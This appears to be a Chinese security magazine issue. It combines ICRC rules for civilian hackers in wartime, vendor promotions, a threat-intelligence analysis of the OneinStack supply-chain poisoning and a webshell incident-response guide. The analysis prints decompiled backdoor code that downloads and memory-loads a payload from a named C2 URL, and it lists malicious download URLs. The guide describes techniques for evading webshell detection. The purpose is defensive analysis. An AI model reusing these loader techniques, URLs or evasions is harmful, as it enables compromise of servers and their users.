第二，民间黑客可能会将自己及与他们关系密切的人暴露在军事行动中。根据他们开展的行动类型，武装冲突一方可能会将他们视为直接参与敌对行动。这意味着他们使用的计算机和数字基础设施有成为军事目标的风险，这意味着他们面临受到攻击的风险。同样，在对手的眼中，根据黑客所在的位置，他们可能会受到子弹、导弹或网络操作的攻击。

第三，越多的平民积极参与战争，平民和作战人员间的界限就越模糊。结果，平民受到伤害的风险增加；法律专家曾询问，作为国际人道法核心的区分原则是否能够承受这种压力。

二、在武装冲突背景下活动的平民黑客的 8 条规则

网络空间不是无法无天的空间——即使是战争，也有限度。

不言而喻，平民黑客必须尊重他们活动所在国家的法律。如果这些国家法律很宽松，没有得到执行，或者如果平民黑客决定无视这些法律，则在武装冲突期间，国际人道法 (IHL) 规定一套普遍同意的规则，旨在保护平民和不再能够战斗的士兵免遭战争的恐怖。最严重违反这些规则的行为构成战争罪，可能会在国内或国际上受到起诉。

在武装冲突背景下，国际人道法本身并不禁止“黑客攻击”，也不禁止平民针对军事资产开展网络行动。但它提出了保护平民方面的基本人道考虑，这意味着每个人在武装冲突背景下开展行动时都必须遵守的义务，无论冲突的原因如何，其目标是否被视为合法，或者行动是进攻还是防守。

国际人道法由数百条规则组成——这里有 1 条警告和 8 条规则，任何在武装冲突背景下开展网络行动的人（包括非国家武装团体和平民黑客）都必须至少了解和尊重。团体或集体应确保其成员遵守这些限制。

> 网络空间不是无法无天的空间
> ——即使是战争，也有限度。
> 平民黑客必须尊重他们活动所在国家的法律。

警告：平民黑客可能会失去针对网络或物理攻击的保护，如果通过网络手段直接参与敌对行动，可能会受到刑事起诉。

根据国际人道法，平民不得受到攻击，除非他们直接参与敌对行动。针对军事或民用目标开展网络攻击可能相当于直接“参与敌对行动”，并且存在使民间黑客容易受到攻击的风险。此外，虽然国家武装部队成员（包括网络操作人员）因合法战争行为（如攻击军事设施）而不受惩罚，并在被俘后成为“战俘”，但平民黑客则不然（《日内瓦第三公约》第 85 条第 3634 段）。如果被捕，他们将面临被视为罪犯或“恐怖分子”并被起诉的风险。

1、不得针对民用物体开展直接网络攻击。

民用物体是指所有非军事目标的物体。这包括民用基础设施、公共服务、公司、私有财产及可以说是民用数据。军事目标不享有同样的保护。“军事目标”主要包括交战方军队的物理和数字基础设施。它还可能包括民用物体，具体取决于它们是否及如何被军方使用。

2、不得随意使用恶意软件或其他自动传播并损害军事目标和民用物体的工具或技术。

例如，不得使用自动传播、溢出、不加区分地损害军事目标和民用物体的恶意软件。

3、在计划针对军事目标的网络攻击时，应尽一切可能避免或尽量减少行动可能对平民造成的影响。

例如，如果目标是破坏军队使用的电力或铁路服务，必须避免或尽量减少行动可能对平民造成的影响。在开展操作前，必须研究并了解操作的影响（包括意外影响）。在计划针对军事目标的网络攻击时，应尽一切可能避免或尽量减少行动可能对平民造成的影响，并在对平民造成过度伤害的风险时停止攻击。如果已获得操作系统的访问权限，但不了解操作可能产生的后果，或意识到对平民造成过度伤害的风险，请停止攻击。

> 红十字国际委员会呼吁各国“在鼓励或要求平民参与军事网络行动时适当考虑平民受到伤害的风险”。

4、不得针对医疗和人道主义设施开展任何网络行动。

医院或人道主义救援组织绝不能成为攻击目标。

5、不得针对民众生存所必需的或可能释放危险力量的物体开展网络攻击。

在国际人道法中，含有危险力量的物体被定义为“水坝、堤坝和核电站”；但实际上，化工厂和类似工厂也含有危险力量。平民生存不可或缺的物体包括饮用水设施或灌溉系统等。

6、不得以暴力威胁在平民中散布恐怖信息。

例如，禁止侵入通信系统发布主要旨在在平民中传播恐怖的信息。同样，设计和传播图形内容以在平民中散布恐怖信息以迫使他们逃离也是非法的。

7、不得煽动违反国际人道主义法的行为。

不得鼓励或允许他人针对平民或民用物体开展网络或其他行动。例如，不要在通信渠道中共享技术细节，以促进对民间机构的攻击。

8、即使敌人不遵守这些规则，也要遵守这些规则。

报复或互换都不能成为违反国际人道法的借口。

* 根据国际人道法，在网络行动的背景下，攻击的概念是指可以合理预期直接或间接导致物体（如基础设施和数据）损坏、瘫痪或毁坏或人员受伤或死亡的网络行动。例如，它不包括旨在获取未经授权的信息访问的网络操作。

三、黑客并不生活在网络空间——国家必须施加限制

各国不应鼓励或容忍民间黑客在武装冲突背景下开展网络行动。

参与网络行动的平民黑客越多，违反适用法律并模糊战斗人员与平民间界限的行动的风险就越大。因此，红十字国际委员会呼吁各国“在鼓励或要求平民参与军事网络行动时，适当考虑平民受到伤害的风险”。

从法律角度来看，所有国家都承诺不会“故意允许其领土被利用信息通信技术开展国际不法行为”（2015 年 7 月联合国《国际安全背景下信息和电信领域发展政府专家组的报告》第 13(c) 段）。虽然该规范是作为一项政治承诺制定的，但它反映了各国根据国际法承担的“尽职调查”义务，

包括在其领土上活动的民间黑客。任何致力于法治或“基于规则的国际秩序”的国家都不能对在其领土上的人员无视国家或国际法开展网络行动时视而不见，即使是针对对手。

这首先意味着通过并执行规范民间黑客行为的国家法律。

此外，特别是在武装冲突期间个人的行为方面，各国已承诺尊重并确保尊重国际人道法。这一法律承诺至少意味着四件事：

首先，如果平民黑客在某个国家的指示、指导或控制下行事，该国应对这些个人违反该国国际法律义务（包括国际人道主义法）的任何行为承担国际法律责任（《国家对国际不法行为的责任（2001 年）》第 8 条、《国际人道法》第 149 条）。例如，如果一国利用私人或团体作为“志愿者”，并指示他们无视国际法开展特定的网络行动，则该国应对此类违法行为承担法律责任（《关于国家对国际不法行为的责任的条款草案及评注（2001 年）》第 8 条第 2 款）。（这种责任是私人黑客可能承担的刑事责任之外的）。

其次，各国不得鼓励平民或团体采取违反国际人道主义法的行为（国际法院《在尼加拉瓜境内及针对尼加拉瓜的军事与准军事活动案》第 220 段）。具体来说，这意味着国家代理人——无论是军队、情报部门还是任何其他政府行为者——都被禁止鼓励平民或团体对民用物体进行直接网络攻击，无论使用哪种渠道或应用程序来开展此类攻击。

第三，各国有尽职调查义务，防止平民黑客在其领土上违反国际人道主义法（《日内瓦第三公约》第 183 段）。当然，国家无法阻止所有违法行为。然而，它必须采取可行的措施，例如，采取公开立场，要求民间黑客不得开展与武装冲突有关的网络行动，如果实施则尊重国际人道法，并根据国家法律制止违法行为（见下文）。

第四，各国有义务起诉战争罪并采取必要措施制止其他违反国际人道法的行为（《日内瓦第四公约》第 49、50、129、146 条；《日内瓦公约第一附加议定书》第 85 条）。首先，这需要通过和执行必要的法律，将构成战争罪的网络行动定为刑事犯罪；其次，采取有效措施制止所有其他违反国际人道法的行为，其中可能包括法律、纪律或行政措施。显然，采取只要网络行动是针对“敌人”的就对开展网络行动的民间黑客视而不见的法律或政策，则不符合这一义务。

***

国际人道法制定了限制武装冲突对平民影响的基本规则。任何参与战争的人都不能超越这些规则。特别是每一个在武装冲突背景下开展行动的黑客都必须尊重这些规则，各国必须确保这一点，以保护平民免受伤害。



关于作者

赵慧杰

虎符智库专家、网络空间安全军民融合创新中心高级研究员。长期从事网络安全、互联网发展等领域研究工作，对外军网络战、国际网络安全态势、全球网络空间竞合及新技术新应用发展等具有深厚研究造诣，先后获得军内成果奖七项。



CTFWAR.ORG

网络安全的本质是攻防对抗
讲百遍不如打一遍

---习近平

CTFWAR介绍

CTFWAR攻防战争平台是CTFWAR网络安全攻防对抗联赛的官方平台，是由中国网络安全攻防大咖联合发起的创新型学习平台，以游戏的形式融入多种网络攻防场景进行答题、竞赛、互动。CTFWAR攻防靶场分为初级新手区、中级进阶区、高级挑战区，同学们可根据自身技术能力及技术方向进行筛选，整个学习过程将有全面的数据化呈现。

攻防答题模式

CTFWAR攻防战争平台采取主流的CTF夺旗赛和AWD攻防赛的答题模式，提供云端的攻击终端，同学们在云端攻击平台上进行攻防实战操作，通过 Flag 判定和操作用时进行综合评分，以获得积分升级和金币奖励。

积分等级体系

CTFWAR攻防战争平台采取主流的CTF夺旗赛和AWD攻防赛的答题模式，提供云端的攻击终端，同学们在云端攻击平台上进行攻防实战操作，通过 Flag 判定和操作用时进行综合评分，以获得积分升级和金币奖励。

极牛技术社群

网络安全技术社群

Cyber Security Technology Community

PLATFORM

网络安全技术社群

极牛网旗下面向网络安全工程师的社群平台，汇聚行业中网安工程师的知识和社交平台，围绕『技术』『管理』和『圈子』三个核心能力，将前沿的技术内容、技术管理成长感悟、技术圈子社群平台等向优质的网安工程师开放，每月定期组织社群会员线下活动，强调内容分享的体系化和活动内容的多样性，为中国网络安全工程师打造专属的全方位综合赋能的社群平台。

技术

聚焦前沿技术、热点技术、难点技术，提升网安在企业架构中的决策能力和迭代能力。

管理

专注在帮助网安工程师在职业发展中，建立体系化的管理知识和技术管理转型路径。

圈子

建立精准的技术方向圈子，针对不同的职业发展阶段，组成技术成长小组一起结伴同行。

极牛技术站

以沙龙、峰会、圆桌论坛等深度学习的形式进行，满足知识获取与社交需求。

管理加油站

面向管理者的闭门活动，前瞻性的思维和观点，成熟的管理模式与领导模型。

极牛知识变现

通过帮助工程师打造个人品牌，从出书、录课、企培等形式帮助知识变现。

极牛训练营

面向社群成员的线下课程，技术架构、团队管理、商业模式、塑造个人品牌等。

极牛众星计划

社群中优秀的工程师将会被受邀签约极牛众星计划，平台辅助进行品牌孵化。

更多内容敬请期待

近期 OneinStack 供应链投毒事件分析

概述

近日，奇安信威胁情报中心注意到一起OneinStack供应链投毒事件，于是对这起事件进行了分析和关联。经分析，此次投毒事件与 2023 年 4 月份 OneinStack 供应链投毒事件、2023 年 9 月份 LNMP 供应链投毒事件属于同一攻击者所为。

OneinStack 是 PHP/JAVA 环境一键部署工具，其提供了简单、快速的方式来部署和管理网站，目前官方的 github 星标已达 2.3k。在 2023 年 10 月 6 号，有网友发现 OneinStack 最新的安装包被投毒，并提了一条 Issue：



该网友称 OneinStack 官方安装包（http://mirrors.oneinstack.com/oneinstack-full.tar.gz）被植入恶意代码，具体投毒的文件为 /src/pcre-8.45.tar.gz/pcre-8.45/configure，这是 OneinStack 今年发生的第二起代码投毒事件。


细节分析

投毒原理

具体投毒的文件为 /src/pcre-8.45.tar.gz/pcre-8.45/configure，pcre 是一个支持正则表达式的函数库，configure 文件是其自动配置构建环境的脚本文件，里面包含的是 shell 代码，这些代码在用户编译安装 OneinStack 时便会被执行，相比正常的 configure 文件，投毒文件多了一行下载执行的恶意代码：



在 configure 文件被执行后，将开始整个攻击流程，其可分为如下几个阶段：



将此次供应链事件与 OneinStack 四月份的供应链事件、LNMP 供应链事件对比，可以发现恶意代码均来源同一攻击组件，以下是细节方面分析。

阶段一

/src/pcre-8.45.tar.gz/pcre-8.45/configure 代码如下，可以看到首先 configure 中会使用 wget 命令下载伪装成图片 jpg 的 tar 包，然后将其解压到 /var/local 目录下，接着删除下载回来的 jpg（tar 包），最终使用特殊参数执行解压出来的可执行文件。




阶段二


第一阶段的 jpg 文件为包含了恶意 ELF 文件的 tar 包，解包后名为 load（/var/local/cron/load）（在 LNMP 供应链事件中叫作 lnmp.sh），此 ELF 文件实际是一个加载器，当运行后，首先通过对应的 /proc/%d/status 文件查找 TracerPid 字段来判断是否被调试。



再使用 RC4 解密代码并从内存映射加载第二阶段的真正恶意 ELF。




内嵌的恶意 ELF 被内存加载后，首先检测其是否为 redhat 系统，再从硬编码的 URL 下载第三阶段的伪装成 jpg 图片的 tar 包，并解压执行。




阶段三

阶段三会有两个落地文件，cr.jpg 及 install 文件，jpg 同样为 tar 包，而 install 正如其名，为恶意软件的安装程序。install 文件同样对代码进行了加密，并使用内存动态加载技术进行加载执行，直接对其进行反编译无法获得有效信息，加载部分的代码如下：



加载后的 payload 主要实现下面两个功能：

- 使用 crond 服务持久化
- 释放白利用的宿主程序及后门动态链接库 so 文件



在本次供应链事件中，使用 tar 包中的 cro 替换了

crond 文件，替换后的 crond 是一个白文件，仅作为白利用的宿主程序。而在本机植入的链接库文件 /usr/lib/libstdc++.so.2.0.0，为真正落户磁盘的后门程序。

阶段四

此阶段的后门程序既上面提到的 /usr/lib/libstdc++.so.2.0.0，大小仅 13.95KB，在 VT 的检出率为 0。



后门程序利用白程序 crond 加载，其内嵌了一个 URL，通过循环异或得方式加密。从 URL 成功下载 ELF 资源后，直接通过内存加载的方式运行，并无文件落地。



```
v1 = v7;
*v7 = obfuscated_url;
v1[1] = *((_QWORD *)&obfuscated_url + 1);
v1[2] = *((_QWORD *)&obfuscated_url + 2);
v1[3] = *((_QWORD *)&obfuscated_url + 3);
v1[4] = *((_QWORD *)&obfuscated_url + 4);
*((_WORD *)v1 + 20) = *((_WORD *)&obfuscated_url + 20);
*((_BYTE *)v1 + 42) = *((_BYTE *)&obfuscated_url + 42);
deobfuscate(v7, 43LL, &XOR_KEY, 16LL);
fd = geturl((__int64)v7);
while ( 1 )
{
  memset(s, 0, 0x400uLL);
  v6 = recv(fd, s, 0x400uLL, 0);
  if ( v6 <= 0 )
    break;
  memcpy(dest, s, v6);
  dest = (char *)dest + v6;
}
close(fd);
DecryptData((__int64)v8, size, 1314LL);
v4[0] = (__int64)"run";
v4[1] = (__int64)"arg1";
v4[2] = (__int64)"arg2";
v4[3] = 0LL;
v3[0] = (__int64)"HOME=/tmp";
v3[1] = 0LL;
v2 = elf_sym(v8, "main");
printf("main: %p\n", (const void *)v2);
elf_run((__int64)v8, (__int64)v4, (__int64)v3);
```

目前此回连 URL（http://oneinstack.oneinstack.site/cron.log）仍然存活，但是经下载解密后，除了 ELF 头为正常，其余部分均为异常数据，无法正常加载，猜测是攻击者知道事情已经被人曝光，所以关闭了最终 payload 的下发。至此，样本细节分析完毕。

同源性分析

前面提到，2023 年 4 月份 OneinStack 就发生过一次供应链投毒事件，2023 年 9 月份 LNMP 也发生过供应链投毒事件，这里对此次投毒事件与前两次进行同源性分析。

首先，三次攻击事件的攻击流程基本一致，见前文【细节分析】中的流程图。

其次，OneinStack 的两次供应链事件中攻击者除了不同的执行参数，其余代码大体一致，以下为恶意代码对比：




而在 LNMP 供应链事件中，下一阶段的 ELF 文件直接集成在了安装包内，第一阶段仅有一行代码，但是出现了与本次事件同样的木马运行参数“linhkkngf@QWE”。



另外在阶段三，三次供应链事件的代码有些偏差，但是核心功能都是在实现同样的功能：

1. 使用 crond 服务持久化。
2. 释放白利用的宿主程序及后门动态链接库 so 文件。

只是前面两次供应链投毒事件中，后门程序的落地文件名（libseaudit.so.2.4.6）稍微有点不一样，但是手法基本一致，同样也是白利用手法加载带后门的 so 动态链接库文件。



在这几次供应链投毒事件中，除了技术细节上的相同性，其他方面的巧合也直指同一攻击者：



总结

经分析，此次投毒事件与 2023 年 4 月份 OneinStack 供应链投毒事件、2023 年 9 月份 LNMP 供应链投毒事件属于同一攻击者所为。针对本次事件，大家可通过检查 /usr/sbin/crond 文件完整性，以及检查在 /usr/lib/ 目录下有无异常的 so 文件（libstdc++.so.2.0.0、libseaudit.so.2.4.6）文件来进行自查。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

URL

http://download.oneinstack.club/osk.jpg
http://download.oneinstack.club/s.jpg
http://download.oneinstack.club/t.jpg
http://download.cnoneinstack.club/oneinstack.jpg
http://download.cnoneinstack.club/s.jpg
http://download.cnoneinstack.club/t.jpg
http://download.lnmp.life/s.jpg
http://download.lnmp.life/t.jpg
http://oneinstack.oneinstack.site/cron.log

MD5

52448a6b782d12adc7b9ce2e54a11802 (oneinstack.jpg)
06ac624660ce9c6d95df0dc6b78c9b93 (osk.jpg)
dea9eaf41ceded95e367b816c9bd83ff (t.jpg)

关于作者

奇安信威胁情报中心是奇安信旗下的高级威胁分析部门，整合利用大数据发现、跟踪、研究各类高级安全威胁，收集、判定、拓展输出各类威胁情报，提供高级威胁分析服务和工具，目前已经成为国内最有影响力的威胁情报研究机构之一。

奇安信威胁情报中心拥有一支高级威胁研究的专业技术队伍——红雨滴团队 RedDrip, 成立于 2015 年，持续运营威胁情报中心至今，专注于 APT 等高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击团伙的安全研究团队，也是奇安信集团的主力威胁分析技术支持团队。

安全事件运营 SOP：Webshell

本文将从基础概念、运营处置、攻防对抗和防御策略四个维度，对 Webshell 告警事件运营 SOP 进行阐述。

1. 基础概念

1.1 什么是 Webshell

一种可以由任何语言编写的脚本文件，常通过漏洞利用植入应用系统的 Web 目录下，具备可视化的命令执行、文件操作、数据库连接等功能。最为常见的如菜刀马（chopper）、C 刀马 (Cnife)、哥斯拉马 (Godzilla)、中国蚁剑 (AntSword)、冰蝎马 (Behinder)、Web 版菜刀 (w8ay)……随着攻防技术的发展，无文件落地在攻防实战演习中得到应用，内存马的出现使攻击者更加难以被发现。

1.2 Webshell 种类

通常会按功能多少（一般会认为与文件体积大小有关），将 Webshell 分为小马和大马；按照文件落地或内存，又可以分出内存马。简单介绍如下。

- 小马：又称为“一句话木马”，一般可以进行系统命令执行、列出应用系统目录、操作文件。其实现原理也比较简单，如 PHP 小马中使用 system()、passthru()、exec()、shell_exec()、popen() 等函数去执行命令；Java 小马中使用 Runtime.getRuntime().exec() 等函数实现命令执行。
- 大马：无论是功能和体积，大马都是小马的升级版，通常会通过先传小马之后再传大马进行后渗透测试，大马常见功能包括命令执行、数据库操作、提权工具集成等。
- 内存马：内存马是无文件落地的一种常用手段。在 Java 中，有基于 servlet-api 类的（filter/servlet/listener），也有针对 spring、weblogic 的；Python 中，会使用 flask 框架的 ssti 注入类实现 Python 内存马的注入。

1.3 Webshell 常见告警

从防护和检测来看，Webshell 最终是落到服务器的文件夹中或内存中。攻击者通过利用漏洞写入 Webshell，大致会经过以下安全产品：



在每一层中都会涉及相对应的检测规则，如在 waf、NTA 上主要基于流量的异常（Webshell 文件名、文件内容、黑样本 hash、内容特征、Webshell 工具特征及机器学习的一些应用），在服务器上还会结合程序行为的异常进行检测，如基于 HIDS 的告警 ——Linux 反弹 shell 连接行为事件，在反弹 shell 后执行常见的黑客命令如 whoami、id、cat /etc/passwd 等，会直接产生告警（原理：应用程序执行操作系统命令）。



随着应用系统容器化部署的广泛应用，针对容器内部Webshell的告警，还需要关注日志的收集。如下图所示，发现了 Webshell 文件刚被解压，后来容器就被销毁了，在做应急响应时无法再继续追查：



因此除了运营容器入侵检测的告警，还需要采集容器内部应用日志、k8s audit 日志等，可以看到容器上发生的行为，从而辅助分析的日志。

2. 安全运营 SOP

Webshell 告警其实是网络攻击事件中的一种，但由于其重要性（若存在 shell，说明服务器已经沦陷），在日常安全运营时作为重要关注点。

据了解，关于未知 Webshell 检测的准确率，基于主机层面检测的准确率会高于基于流量，故初期常态化运营的主要聚焦于 HIDS 的 Webshell 告警和NTA层面已知Webshell的告警。

关于 Webshell 告警的处置，主要有以下流程。

2.1 Webshell 文件提取

根据告警信息，找到 Webshell

所在 IP 及位置，并提取进行分析。

2.2 Webshell 文件分析

查看文件内容，重点关注其实现的功能、命令执行函数、文件位置、文件名称等判断是否为 Webshell 后门。

2.3 封禁恶意地址

若是 Webshell，对 Webshell 中的 C2、连接过 Webshell 的地址进行封禁，若是内网 IP 连接过 Webshell，则需对该 IP 进行应急响应。

2.4 相关服务下线

若是 Webshell，则联系业务方对存在 Webshell 的服务进行断网处理，如取消公网映射、临时 ACL 隔离、关闭服务等处置方式。

2.5 进行应急响应


对存在 Webshell 的主机、连接过 Webshell 的内网主机进行溯源分析、后门及持久化清除。查找最早链接 Webshell 时间，定位上传 Webshell 的时间及路径。若不是通过 Web 路径上传，则进行操作系统层面的漏洞排查（系统登录日志、网络连接、持久化清除等）。

2.6 业务恢复上线

通过对流量、日志等进行分析，找出系统存在的漏洞并推动业务方进行修复，在修复并验证通过后业务重新上线。

2.7 SOP 流程图

2.1~2.6 描述的内容，如左图所示。



3.Webshell 攻防对抗

常见的检测原理简述已经在 1.3 中提到，如基于特征、应用程序进程及行为异常的检测。对于特征的检测相对容易 bypass，但只要文件落盘或在服务器上产生行为，还是容易被发现的。故对于 Webshell 的检测其实也是应该分层检测，流量和主机层面，当告警发生在主机层面时，则应该加快响应速度或在准确率很高的情况下做自动化处置。

3.1 基于条件竞争上传绕过

上传木马文件可能会被服务器上的 hids 进行检测和查杀，但在有的情况下，对上传的木马文件进行一定量的并发上传，可能会绕过 hids 的检测与隔离。

3.2 编码与加密方式的绕过

针对 NTA 设备从流量上进行检测的绕过，主要有编码和加密两种方式，常见的会对 Webshell 内容进行 base64、html 实体、unicode、hex

的编码，进行 aes 等方式的加密，有的还会增加密钥，以增加解密难度。

3.3 使用回调函数进行绕过

在 PHP 编写的 Webshell 中，可以使用函数如 $callback、assert 等构造回调函数，从而绕过检测。如用回调函数比较键名来计算数组的交集，通过 HTTP Headers Cookie[set-domain-name] 将 ass 字符与 ert 字符拼接，构成 assert 将其构造成回调函数并利用。（array_intersect_ukey（array $array1，array $array2 [, array $...],callable $key_compare_func) : array ）

3.4 使用编程语言特性绕过

在不同的语言中，会有不同的特性导致被攻击者利用；即使是相同的语言，因为版本不一样也会有不同的特性。如 jspx 的 CDATA 特性，使用 xml<![CDATA[注释内容]]> 注释形式绕过安全产品的检测；BCEL 字节码的 JSP Webshell，通过调用类加载器 com.sun.org.apache.bcel.internal.util.ClassLoader 实现 bypass。有经验的攻击者更关注语言的特性，以此来对抗安全产品检测。

4. Webshell 防御策略

4.1 避免应用程序漏洞

攻击者能拿到 Webshell，大多数都是因为 Web 应用程序有漏洞。故要防范 Webshell 带来的安全风险，重点就是提高 Web 应用程序自身的安全性。重点关注系统的“输入”功能，尤其是文件操作（上传）、数据库操作（SQLi）、系统命令调用（OS Injection）。

4.2 安全配置降低风险

应用系统使用的 DB，无已知高可用漏洞。

应用系统上传文件目录与 Web 目录分开，或取消 Web 目录的执行权限。

4.3 主动运营提高检测

Webshell 对于企业安全建设犹如是城墙上的一个小洞，针对其投入资源进行运营还是很有必要的。无论是网络边界的 waf、流量层面的 NTA、主机层面的 HIDS、容器安全检测产品，对于 Webshell 的检测或发现均具备一定的能力。不过难点在于存在大量的误报，则需要从检测规则优化、安全事件触发机制两方面去优化。

华云信安

以人才梯队为依托，以自主创新为核心，深耕网络空间安全产业

华云信安(深圳)科技有限公司（简称 华云信安™ ）成立于2016年，是一家深耕于网络空间安全领域，拥有自主研发能力及核心知识产权，提供网络安全解决方案与技术服务的高新技术企业。华云信安™总部位于深圳，在广州、上海、武汉设有分支机构，公司核心团队来自奇安信、网易、华为、绿盟、思科等国际知名科技企业，具有深厚的网络安全技术实力和管理经验。

华云信安™目前拥有数十项计算机软件著作权和十余款自主研发产品，具备“风险评估类”和“安全工程类”两项信息安全服务资质，通过ISO9001质量管理体系认证，现为深圳市信息安全行业协会理事单位和深圳市信息网络安全管理协会会员单位。

华云信安™凭借创新的网络安全产品体系、深厚的网络安全服务能力以及丰富的服务经验，为互联网、金融、能源、制造、交通、医疗、政务等领域的广大客户，提供专业优质的网络安全产品、网络安全解决方案和网络安全技术服务。

网络犯罪研究中心

华云信安·网络犯罪研究中心，是专注于打击网络犯罪的安全服务部门，致力于打击涉网新型犯罪领域的安全技术研究与产品研发，包括涉网犯罪案件技术支撑、网络诈骗案件技术支撑、涉众型经济犯罪案件技术支撑等，以攻防实验室和极牛技术社群组成创新型的安全研究团队，为国家及各省市公安机关提供高效专业的打击涉网犯罪情报分析服务和实战解决方案。

极牛攻防实验室

华云信安·极牛攻防实验室，由内部成员及外部知名技术专家团队组成，致力于最前沿网络安全技术的研究和调研，以指导技术研发路径和产品发展方向。其职责除开展传统的网络安全技术研究外，还跟踪国内外网络安全技术趋势并进行相关技术研究。现已协助国家互联网应急中心(CNcert)发现并修复数百个安全漏洞，获得数十张高危原创漏洞证明证书。

涉网犯罪对抗　护网重保服务　安全咨询服务　安全保障服务　安全培训服务

丰富的解决方案

我们提供卓越、丰富的信息安全产品及各行业解决方案、信息安全技术服务和基础架构咨询服务。

专业的团队服务

我们拥有资深、专业的服务团队，按需为用户提供多元化、多级别的咨询规划服务和技术实施服务。

众多的行业案例

我们拥有众多行业应用案例，包括制造、快消、航空、金融、物流、建筑、服务、互联网等行业。

深入的厂商合作

